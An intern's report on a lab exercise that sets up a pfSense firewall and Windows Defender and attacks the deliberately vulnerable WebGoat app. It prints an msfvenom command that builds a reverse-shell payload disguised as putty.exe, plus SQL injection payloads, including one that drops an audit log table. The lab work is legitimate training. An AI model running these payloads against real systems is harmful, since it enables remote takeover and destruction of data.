



**REDYNOX CYBERSECURITY INTERNSHIP REPORT**  
**TITLE: HANDS-ON IMPLEMENTATION OF NETWORK AND**  
**WEB APPLICATION SECURITY**

**WRITTEN BY:**

**AASHINI - CYBERSECURITY**  
**INTERN**

**INTERNSHIP DURATION:**  
**JULY2025 – AUGUST 2025**

**SUBMITTED TO:**

**REDYNOX SECURITY TEAM**  
**INSTITUTION/ORGANIZATION: REDYNOX**  
**TECHNOLOGIES**

**JULY 2025**

# TABLE OF CONTENTS

1. Introduction
2. Task Overview of Network Security and Web Application Security
  - Network Security
  - Web Application Security
3. Task 1: Implement Basic Network Security Measures
  - Tools and Methods Used:
  - Steps Taken:
  - Challenges Faced and How They Were Addressed:
  - Outcomes:
4. Task 2: Web Application Security
  - Tools Used:
  - OWASP ZAP Vulnerability Scan Summary – WebGoat Application
  - Vulnerability Report: SQL Injection (SQLi)
  - Vulnerability Report: Cross-Site Scripting (XSS)
  - Vulnerability Report: Cross-Site Request Forgery (CSRF) – No Token
5. Conclusion
6. Closing Remarks

## Introduction

This report presents the hands-on activities and learning outcomes from my cybersecurity internship at Redynox. The internship was divided into two core tasks focused on enhancing both network and web application security. Each task simulated real-world attack and defense scenarios, providing practical experience with the tools, techniques, and best practices used in the cybersecurity industry. The overall objectives were:

- To understand network security fundamentals by configuring a virtualized lab
- To implement firewall and endpoint protection using pfSense and Windows Defender
- To explore and exploit common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF)
- To gain proficiency in tools such as Wireshark, OWASP ZAP, and WebGoat for vulnerability analysis and mitigation

## **Task Overview of Network Security and Web Application Security**

### **Network Security**

Network security refers to the strategies, technologies, and policies used to protect the integrity, confidentiality, and availability of computer networks and the data they transmit. It involves implementing controls at various layers of the network infrastructure to prevent unauthorized access, data breaches, and cyberattacks.

Key components of network security include:

- **Firewalls:** Control incoming and outgoing traffic based on predefined security rules.
- **Intrusion Detection and Prevention Systems (IDPS):** Monitor network traffic for suspicious activity and respond accordingly.
- **Virtual Private Networks (VPNs):** Secure remote access by encrypting data transmitted over public networks.
- **Access Control:** Ensures only authorized users and devices can access specific network resources.
- **Segmentation:** Divides the network into isolated segments to limit lateral movement of threats.

### **Common Threats:**

- Malware (e.g., ransomware, worms)
- Denial-of-Service (DoS) attacks

- Man-in-the-Middle (MitM) attacks
- Insider threats
- Unauthorized access

Network security is critical for maintaining the trustworthiness of an organization's communications and systems, particularly in enterprise and cloudbased environments.

## **Web Application Security**

Web application security focuses on identifying, mitigating, and preventing vulnerabilities in websites and web-based applications. As more services move online, securing web apps has become essential for protecting sensitive user data and maintaining service availability.

Key elements of web application security include:

- **Input Validation and Sanitization:** Prevents malicious data from being processed by the application.
- **Authentication and Authorization:** Ensures users are who they claim to be and have the correct permissions.
- **Session Management:** Secures user sessions using mechanisms like cookies, tokens, and timeout rules.
- **Secure Coding Practices:** Reduces risk by following development standards that minimize exposure to vulnerabilities.

## **Common Vulnerabilities:**

- **SQL Injection (SQLi):** Allows attackers to manipulate backend database queries.
- **Cross-Site Scripting (XSS):** Enables injection of malicious scripts into web pages viewed by others.
- **Cross-Site Request Forgery (CSRF):** Tricks users into executing unintended actions on web apps where they're authenticated.
- **Insecure Direct Object References (IDOR)**
- **Broken Authentication or Access Control**

Web application security relies heavily on frameworks like the **OWASP Top 10**, which outlines the most critical web security risks, and tools like **OWASP ZAP** and **Burp Suite** to identify and test for weaknesses.

## **Task 1: Implement Basic Network Security Measures**

**Purpose:** The purpose of Task 1 was to simulate a realistic small-office or home network environment and implement core cybersecurity practices to defend against common threats. This included setting up routing, endpoint protections, traffic analysis, and firewall rules. The task emphasized the principles of network segmentation, access control, and monitoring to create a resilient defense architecture.

**Objective:** To implement fundamental security controls in a virtual lab environment mimicking a small network. This included firewall configuration, secure access control, and encryption to block unauthorized access and ensure safe communication.

### **Tools and Methods Used:**


- VMware Fusion – to create isolated virtual machines
- pfSense – acting as the router and network firewall
- Windows 10 VM – source of access attempts
- Kali Linux VM – hosting an HTTP server and serving malicious payloads
- Wireshark – for network traffic analysis
- Windows Defender Firewall – for endpoint security

### **Steps Taken:**

#### **1. Lab Setup:**

- Installed pfSense in a VM and configured two NICs: one for WAN (host Wi-Fi) and one for LAN (VMnet2).
- Assigned 192.168.6.1/24 to the LAN interface and enabled DHCP. ◦ Connected Windows 10 and Kali Linux VMs to VMnet2 to receive

IPs from pfSense.    ◦ Accessed the pfSense dashboard, changed default credentials, and confirmed connectivity



Network Diagram: pfSense Routing to Kali Linux and Windows 10 VMs

## 2. Malware Simulation:

- Generated a reverse shell payload using msfvenom on Kali Linux:  
`msfvenom -p windows/x64/meterpreter/reverse_tcp`  
`LHOST=192.168.6.101 LPORT=5555 -f exe -x putty.exe -o task1.exe`
- Hosted the file over HTTP and used Windows to download and execute the payload.
- Wireshark captured the HTTP GET request, file transfer, and reverse shell connection.




Figure 1: Wireshark capture of HTTP GET request from Windows VM to Kali server




Figure 1.1: Wireshark capture showing full TCP handshake and file transfer initiation

### 3. Firewall Defense:

- Enabled Windows Defender Firewall and real-time protection.
- Created a custom outbound rule to block access to 192.168.6.101:8080.



Attempted the same exploit; browser displayed a block message and no traffic was captured (no SYN or HTTP packets). In addition to this:

- Real-time protection was re-enabled to detect and block malware execution.
- SmartScreen and malware scanning were left enabled for further defense.




Figure 3: Outbound custom firewall rule




Figure 4: Windows Defender Effect

This confirmed that the firewall successfully prevented the request from leaving the system. With real-time protection enabled, the Windows machine either flagged the payload as a threat or prevented execution entirely, depending on the

malware signature status. This showed the effectiveness of endpoint threat detection in stopping known malicious files.

### **Challenges Faced and How They Were Addressed:**

One of the major challenges encountered was ensuring that all traffic passed through the pfSense firewall. Initially, traffic between the Windows and Kali virtual machines bypassed pfSense due to incorrect network adapter configurations. This was resolved by manually assigning both VMs to the custom VMnet2 network connected to the pfSense LAN interface.

Another issue occurred when attempting to block access using pfSense rules. Firewall rules were created in pfSense to deny HTTP access (port 8080) from Windows to the Linux server. However, the custom rule was not effective because pfSense's default "Allow LAN to any" rule had a higher priority and could not be overridden or reordered as needed. This prevented the block rule from taking effect, and disabling the default rule was not viable as it would disrupt general LAN connectivity.

As a result, there was no feasible way to enforce the block using pfSense without compromising overall network function. This limitation became a key learning point, illustrating the importance of understanding how firewall rule order and default behavior affect enforcement.

### **Outcomes:**

- Attack succeeded when security was disabled as seen in Fig 1 and Fig 1.1
- Attack was blocked when Windows Defender and firewall rules were enabled as seen in Fig 3 and Fig 4
- Endpoint protection proved critical for blocking threats even if the network firewall had limitations.

## **Task 2: Web Application Security**

**Purpose:** The purpose of Task 2 was to develop a deeper understanding of common web application vulnerabilities and how attackers exploit them in realworld scenarios. This included practical, hands-on exposure to finding and exploiting vulnerabilities, and learning secure coding and mitigation techniques. It emphasized the importance of web application security in today's digitally connected world.

### **Objective:**

- To set up and interact with a vulnerable web application
- To use OWASP ZAP and browser tools to identify web vulnerabilities
- To perform and document successful exploitation of SQL Injection, XSS, and CSRF
- To understand mitigation techniques and reporting processes for vulnerabilities

### **Tools Used:**

- WebGoat
- WebWolf
- OWASP ZAP
- Firefox Developer Tools

## **OWASP ZAP Vulnerability Scan Summary – WebGoat Application**

**Tool Used:** OWASP ZAP (Zed Attack Proxy)

**Target Application:** WebGoat – a deliberately vulnerable web application used for security testing and learning

**Scan Type:** Automated Passive and Active Scan

## Scanning Methodology

## 1. Passive Scan:

- Initiated by proxying browser traffic through ZAP while manually navigating WebGoat.
- Monitored HTTP requests and responses for signs of security misconfigurations or exposures.

## 2. Active Scan:

- Launched after spidering the target to map all reachable endpoints.
- ZAP performed simulated attacks to test for vulnerabilities such as injection flaws, cross-site scripting, missing headers, and more.

## Key Vulnerabilities Identified


1. Reflected Cross-Site Scripting (XSS)
2. SQL Injection (Potential)
3. Missing Anti-CSRF Tokens

### Additional Observations:

## Information Disclosure

## Insecure HTTP Methods Cookie

## Security Flags



# Vulnerability Report: SQL Injection (SQLi)

**Vulnerability Type:** SQL Injection (Login Bypass, Data Extraction, Table Deletion)


**Overview:** SQL Injection allows attackers to manipulate database queries using unsanitized input. During the Injection > SQLi lessons in WebGoat, I demonstrated multiple SQL injection techniques to bypass login, extract sensitive data, and delete logs.

## Exploitation:

- **Data Extraction:**

' OR 1=1 --

Fetches all employee records.




The screenshot shows a web browser window with the URL `localhost:9090/WebGoat/start.mvc#lesson/SqlInjection.lesson/11`. The page title is "Compromising Integrity with Query chaining". The content explains that SQL injection can be used to compromise the integrity of data in the database. It then asks the user to try a query chaining attack. The user has entered the payload `' OR 1=1 --` in the "Employee Name" field. The "Authentication TAN" field contains the value `TAN`. A "Get department" button is visible. Below the form, a table displays the results of the query, showing employee records for all departments.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

## Log Deletion:

'; DROP TABLE access\_log -- Deleted the audit log table.



## Impact:

- Unauthorized access
- Data exfiltration
- Covering attacker traces
- Spoof identity

## Mitigation:

- Use parameterized queries
- Input validation
- Least-privilege DB access
- Generic error messages


